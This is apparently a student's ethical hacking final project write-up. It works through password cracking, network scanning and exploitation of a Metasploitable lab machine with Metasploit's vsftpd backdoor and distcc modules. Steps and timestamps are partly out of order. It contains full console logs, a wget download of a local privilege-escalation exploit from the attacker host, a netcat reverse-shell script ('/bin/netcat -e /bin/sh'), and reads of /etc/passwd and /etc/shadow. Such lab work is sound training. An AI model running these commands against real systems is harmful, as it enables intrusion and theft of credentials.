# Ethical Hacking Final Project

*By: Jaime R. Martinez*

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
## Task 1: Cracking Files


- Used Rar2john to open the CrackMeIfYouCan file.
- Using MD5 Decrypted Password to open file: **Letmein**

## Task 2: File Investigation


- Using the cracked password from Task 1, explored the extracted files to search for interesting information.
- Explored the index.PHP & secret only I would know.txt files to discover the password. Used Hashes.com to decrypt the password Login info.



- On Linux, used the command '**service apache2 start**' to start Apache and enable a local web application to load files from the directory **/var/www/html**.
- Used the cracked login credentials to login (**UserName: xyzxyz, Password: Pa$$w0rd**), then inspected the webpages source code displayed in the browser.





- Using [https://www.base64decode.net/](https://www.base64decode.net/), decoded the Hash found in the Source Code.
- Scan the network using '**netdiscover'** to identify additional machines





# Task 3: Vulnerability Scanning

In this task, I exploited vulnerabilities in the scanned ports and connected to the remote machine.

Using the '**Nmap**' command, I was able to detect the open ports of Ip 192.168.1.114, and display the results in a Webpage Format, coincidentally exporting the results to an XML file.






As displayed, the scanned information reveals many open ports. Per instructions, proceeded to use the Metasploit Framework MsfConsole, in order to find vulnerabilities in both Vsftpd & Samba services to obtain remote access into the machine.

# Task 4: Privilege Escalation

In this task, I used the session to escalate privileges on the remote target and gain root access.

- In Metasploit, used the MsfConsole tool to search for vulnerabilities of both specified protocols.
- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > search distcc
- Used the **'show options'** command to display and verify the specifications of the exploits.
- msf5 exploit(unix/misc/distcc_exec) > show options
- Navigate to /usr/share/exploitdb/exploits/linux/local/ and copy the file 8572.c to the
- web server's directory /var/www/html.
- • The wget <Kali IP>/8572.c command is used to download a remote file from an IP
- address (learned in EH-08).
- • The command gcc 8572.c -o <file name> is used to compile C code to a binary output
- file.
-

- Create a file named run
- Use Echo to append to the run file.
- Append the lines #!/bin/sh and /bin/netcat -e /bin/sh <kali IP><port>.
- The command nc -lvnp <port> is used to start listening the given port.

| Name | Disclosure Date | Rank | Check | Description |
|---|---|---|---|---|
| exploit/unix/misc/distcc_exec | 2002-02-01 | excellent | Yes | DistCC Daemon Command Execution |

- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/misc/distcc_exec

Cmsf5 auxiliary(scanner/http/http_hsts) > search vsftpd

Matching Modules

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| Name | Disclosure Date | Rank | Check | Description |
|---|---|---|---|---|
| exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 | excellent | No | VSFTPD v2.3.4 Backdoor Command Execution |

msf5 auxiliary(scanner/http/http_hsts) > use exploit/unix/ftp/vsftpd_234_backdoor

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

| Name | Current Setting | Required | Description |
|---|---|---|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 21 | yes | The target port (TCP) |

Exploit target:

| Id | Name |
|---|---|
| 0 | Automatic |

- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.114
- RHOSTS => 192.168.1.114
- [*] 192.168.1.114 - Command shell session 1 closed.  Reason: User exit
- Module options (exploit/unix/misc/distcc_exec):
- Name  Current Setting  Required  Description
- ----  ---------------  --------  -----------
- RHOSTS  yes  The target address range or CIDR identifier
- RPORT  3632  yes  The target port (TCP)
- msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.114:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.114:21 - USER: 331 Please specify the password.

[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:32811 -> 192.168.1.114:6200) at 2021-11-20 18:04:08 -0500

whoami

root

python -m SimpleHTTPServer 9090

192.168.1.100 - - [19/Nov/2021 09:12:10] "GET / HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:10] code 404, message File not found

192.168.1.100 - - [19/Nov/2021 09:12:10] "GET /favicon.ico HTTP/1.1" 404 -

192.168.1.100 - - [19/Nov/2021 09:12:14] "GET /etc/ HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:33] "GET /etc/passwd HTTP/1.1" 200 -

192.168.1.100 - - [19/Nov/2021 09:12:49] "GET /etc/shadow HTTP/1.1" 200 –

192.168.1.100 - - [19/Nov/2021 09:14:05] "GET / HTTP/1.1" 200 -

ps aux

exit

```
ps aux
Exploit target:
  Id  Name
  --  ----
  0   Automatic Target
msf5 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.114
RHOSTS => 192.168.1.114
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.1.114    yes       The target address range or CIDR identifier
  RPORT   3632             yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
```

[*] Command: echo 8Yd87RewIk31Jvo5;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "8Yd87RewIk31Jvo5\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 2 opened (192.168.1.100:4444 -> 192.168.1.114:54237) at 2021-11-20 18:13:38 -0500

whoami

daemon

wget 192.168.1.100/8572.c

--09:20:43--  http://192.168.1.100/8572.c

        => `8572.c'

Connecting to 192.168.1.100:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 2,876 (2.8K) [text/x-csrc]

  0K ..                                    100%  230.60 MB/s

09:20:43 (230.60 MB/s) - `8572.c' saved [2876/2876]

gcc 8572.c -o output

8572.c:110:28: warning: no newline at end of file

touch run

echo '#!/bin/sh'>>run

echo '/bin/netcat -e /bin/sh 192.168.1.100 5000' >>run

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4d800 0   0      00000000 0        0        00000000 2
dfeb7a00 4   0      00000000 0        0        00000000 2
f7f71000 7   0      00000000 0        0        00000000 2
f7c74c00 9   0      00000000 0        0        00000000 2
f7cf6c00 10  0      00000000 0        0        00000000 2
f7c4dc00 15  0      00000000 0        0        00000000 2
df9c0c00 15  2403   00000001 0        0        00000000 2
f7c78800 16  0      00000000 0        0        00000000 2
df9c0200 18  0      00000000 0        0        00000000 2
chmod +x output
./output 2403
```

**EXECUTION DEMONSTRATION In Linux:**

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
qlen 1000
    link/ether 08:00:27:6b:95:f6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 6141sec preferred_lft 6141sec
    inet6 fe80::a00:27ff:fe6b:95f6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html

root@kali:~# service apache2 start

root@kali:~# nc -lvnp 5000

listening on [any] 5000 ...

connect to [192.168.1.100] from (UNKNOWN) [192.168.1.114] 34326

whoami

root

hostname

metasploitable

**Fire Fox Browser Login Details:**

http://192.168.1.114:9090/etc/

passwd

shadow